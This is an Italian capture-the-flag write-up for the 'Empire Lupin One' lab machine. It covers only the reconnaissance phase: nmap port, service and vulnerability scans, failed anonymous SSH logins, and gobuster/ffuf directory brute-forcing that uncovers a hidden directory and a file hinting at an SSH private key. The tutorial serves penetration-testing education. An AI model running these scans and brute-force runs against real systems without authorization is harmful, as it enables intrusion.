CTF 02: EMPIRE LUPIN ONE

Report

Introduzione:

In questa guida illustrata, spiegheremo passo dopo passo come replicare un attacco sfruttando vulnerabilità di sistema per ottenere accesso superutente (root) su una macchina target. Questo esempio è stato eseguito su un ambiente controllato per scopi educativi. La macchina virtuale "Empire Lupin One" è una challenge di difficoltà media che richiede un'accurata enumerazione e sfruttamento di vulnerabilità per raggiungere l'obiettivo finale: ottenere i privilegi di root e catturare entrambe le flag. Questo report documenta tutti i passaggi eseguiti, includendo trascrizioni dettagliate dei comandi usati e screenshot rappresentativi.

Fase 1: Scansione iniziale e enumerazione

1.1 Ping della macchina target per verificarne la raggiungibilità

Comando ustao: ping 192.168.50.159

Questo comando viene utilizzato per verificare se la macchina target è raggiungibile sulla rete. Un successo è indicato dalla ricezione di risposte (echo reply) che mostrano il tempo di latenza. Se non ci sono risposte, ciò potrebbe indicare che la macchina è offline o che un firewall sta bloccando i pacchetti ICMP.

1.2 Scansione delle porte con Nmap

Comando usato: sudo nmap -sS -sV -O -Pn 192.168.50.159 -T5

-sS: Esegue una scansione SYN per individuare le porte aperte inviando pacchetti SYN e analizzando le risposte.

-sV: Determina le versioni dei servizi in esecuzione sulle porte aperte.

-O: Cerca di identificare il sistema operativo del target analizzando i pacchetti di risposta.

-Pn: Disabilita il ping predefinito, trattando il target come raggiungibile anche se non risponde al ping ICMP. Questo comando è stato utilizzato per ottenere informazioni dettagliate sulle porte aperte, sui servizi associati e sul sistema operativo della macchina target, aiutando a pianificare i successivi passi di attacco.

Risultati sulle porte aperte trovate:

- 22/tcp (SSH)
- 80/tcp (HTTP)

1.3 Scansione avanzata con script di vulnerabilità

Comando usato: nmap --script vuln 192.168.50.159


```
┌──(kali㉿kali)-[~]
└─$ sudo ping 192.168.50.159
[sudo] password for kali:
PING 192.168.50.159 (192.168.50.159) 56(84) bytes of data.
64 bytes from 192.168.50.159: icmp_seq=1 ttl=64 time=0.591 ms
64 bytes from 192.168.50.159: icmp_seq=2 ttl=64 time=0.791 ms
64 bytes from 192.168.50.159: icmp_seq=3 ttl=64 time=0.830 ms
64 bytes from 192.168.50.159: icmp_seq=4 ttl=64 time=1.01 ms
^Z
zsh: suspended  sudo ping 192.168.50.159

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -O -Pn 192.168.50.159 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-08 15:46 EST
Nmap scan report for 192.168.50.159
Host is up (0.00074s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
MAC Address: 08:00:27:68:D1:81 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds

┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 192.168.50.159
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-08 15:47 EST
Nmap scan report for 192.168.50.159
Host is up (0.00026s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /robots.txt: Robots file
|   /image/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|_  /manual/: Potentially interesting folder
MAC Address: 08:00:27:68:D1:81 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 31.91 seconds
```

1.4 Test accesso anonimo porta SSH e porta HTTP

Comandi usati: ssh anonymous@192.168.50.159 e guest@192.168.50.159

Viene eseguito un accesso di test tramite la porta 22 con il protocollo SSH, riporta che non e' possibile effettuare tale opzione a livello anonimo e richiede una chiave pubblica. La porta 80 con il protocollo HTTP restituiscono una pagina web.


```
┌──(kali㉿kali)-[~]
└─$ ssh anonymous@192.168.50.159
The authenticity of host '192.168.50.159 (192.168.50.159)' can't be established.
ED25519 key fingerprint is SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvxTrKME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.159' (ED25519) to the list of known hosts.
anonymous@192.168.50.159's password:
Permission denied, please try again.
anonymous@192.168.50.159's password:
Permission denied, please try again.
anonymous@192.168.50.159's password:
anonymous@192.168.50.159: Permission denied (publickey,password).

┌──(kali㉿kali)-[~]
└─$ ssh guest@192.168.50.159
guest@192.168.50.159's password:
Permission denied, please try again.
guest@192.168.50.159's password:
Permission denied, please try again.
guest@192.168.50.159's password:
guest@192.168.50.159: Permission denied (publickey,password).
```



1.4 Enumerazione directory con ffuf/gobuster e test risutati ottenuti

Comandi usati: sudo gobuster dir -u http://192.168.50.159 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x conf, txt, http, php, backup e sudo ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.50.159/FUZ e sudo ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.50.159/~FUZ e sudo ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.50.159/~secret/.FUZZ -e .txt,.conf,.http,.php,.backup -mc 200,301,302,401,500

L'utilizzo di ffuf è stato scelto per la sua velocità ed efficienza nel brute-forcing delle directory e dei file nascosti su un server web. Lo scopo di questa enumerazione era identificare file o directory sensibili che potessero contenere informazioni utili o credenziali, come file di configurazione, backup o script. La scelta delle estensioni .php, .txt e .backup si basa sulla loro frequente presenza nei server mal configurati, mentre i codici di stato HTTP 200 e 301 aiutano a filtrare solo i risultati validi per l'analisi successiva.



```
┌──(kali㉿kali)-[~]
└─$ sudo gobuster dir -u http://192.168.50.159 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x conf,txt,http,php,backup
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.159
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,backup,conf,txt,http
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.http                (Status: 403) [Size: 279]
/image                (Status: 301) [Size: 316] [--> http://192.168.50.159/image/]
/manual               (Status: 301) [Size: 317] [--> http://192.168.50.159/manual/]
/javascript           (Status: 301) [Size: 321] [--> http://192.168.50.159/javascript/]
/robots.txt           (Status: 200) [Size: 34]
/.http                (Status: 403) [Size: 279]
/server-status        (Status: 403) [Size: 279]
Progress: 1323360 / 1323366 (100.00%)
===============================================================
Finished
===============================================================
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.50.159/FUZZ
[sudo] password for kali:

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.50.159/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

# on atleast 2 different hosts [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 6ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 11ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 12ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 14ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 14ms]
# Copyright 2007 James Fisher [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 15ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 15ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 42ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 52ms]
image                   [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 8ms]
manual                  [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 8ms]
javascript              [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 8ms]
                        [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 4ms]
server-status           [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 6ms]
:: Progress: [220560/220560] :: Job [1/1] :: 7692 req/sec :: Duration: [0:00:41] :: Errors: 0 ::
```

192.168.50.159/robots.txt

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | SHODAN

```
User-agent: *
Disallow: /~myfiles
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.50.159/~FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.50.159/~FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

secret                  [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 8ms]
:: Progress: [220560/220560] :: Job [1/1] :: 6451 req/sec :: Duration: [0:00:45] :: Errors: 0 ::
```

192.168.50.159/~secret/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | SHODAN

Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know


Your best friend icex64

```
┌──(kali㉿kali)-[~]
└─$ sudo ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.50.159/~secret/.FUZZ -e .txt,.conf,.http,.php,.backup -mc 200,301,302,401,500

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.50.159/~secret/.FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Extensions       : .txt .conf .http .php .backup
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,302,401,500
________________________________________________

# Attribution-Share Alike 3.0 License. To view a copy of this .php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 2ms]
# directory-list-2.3-medium.txt.backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
# Attribution-Share Alike 3.0 License. To view a copy of this .conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 5ms]
# Attribution-Share Alike 3.0 License. To view a copy of this .http [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 5ms]
# Attribution-Share Alike 3.0 License. To view a copy of this .txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 5ms]
# directory-list-2.3-medium.txt.conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 5ms]
# directory-list-2.3-medium.txt.http [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 6ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ .conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# This work is licensed under the Creative Commons .http [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# Attribution-Share Alike 3.0 License. To view a copy of this .backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# This work is licensed under the Creative Commons .conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 10ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ .http [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# directory-list-2.3-medium.txt.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
#.txt                    [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# This work is licensed under the Creative Commons .php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 12ms]
# This work is licensed under the Creative Commons .backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 12ms]
#.conf                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# This work is licensed under the Creative Commons .txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 12ms]
# Copyright 2007 James Fisher.conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# Copyright 2007 James Fisher.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# Copyright 2007 James Fisher.http [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# Copyright 2007 James Fisher.php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 11ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ .backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# Copyright 2007 James Fisher.backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 11ms]
#                         [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 11ms]
```

```
# Suite 300, San Francisco, California, 94105, USA..php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 4ms]
#.php                    [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 4ms]
# Priority ordered case sensative list, where entries were found .http [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
# or send a letter to Creative Commons, 171 Second Street, .php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# on atleast 2 different hosts [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
# on atleast 2 different hosts.php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
# on atleast 2 different hosts.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
# Suite 300, San Francisco, California, 94105, USA..txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# Suite 300, San Francisco, California, 94105, USA..backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# on atleast 2 different hosts.http [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 6ms]
# Suite 300, San Francisco, California, 94105, USA..conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 10ms]
# Priority ordered case sensative list, where entries were found .backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
#                         [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 11ms]
# Priority ordered case sensative list, where entries were found .php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# on atleast 2 different hosts.conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 7ms]
#.backup                 [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
#.backup                 [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
#.backup                 [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 25ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 25ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 26ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ .php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
# directory-list-2.3-medium.txt.php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 26ms]
#.php                    [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
#.conf                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
#                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
#.txt                    [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
#.http                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
#.http                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
#.txt                    [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 23ms]
# Priority ordered case sensative list, where entries were found .txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 26ms]
#                         [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ .txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 40ms]
# or send a letter to Creative Commons, 171 Second Street, .conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 35ms]
#.http                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
#.php                    [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
#.txt                    [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 28ms]
# on atleast 2 different hosts.backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
#.php                    [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
# Priority ordered case sensative list, where entries were found .conf [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 26ms]
#.http                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 28ms]
#.conf                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
#.conf                   [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 28ms]
                         [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 22ms]
#.backup                 [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 22ms]
# or send a letter to Creative Commons, 171 Second Street, .backup [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 77ms]
                         [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 4ms]
mysecret.txt             [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 25ms]
:: Progress: [1323360/1323360] :: Job [1/1] :: 5263 req/sec :: Duration: [0:04:27] :: Errors: 0 ::

┌──(kali㉿kali)-[~]
└─$
```


1.5 Individuazione di file nascosti nella directory /~secret/.FUZZ

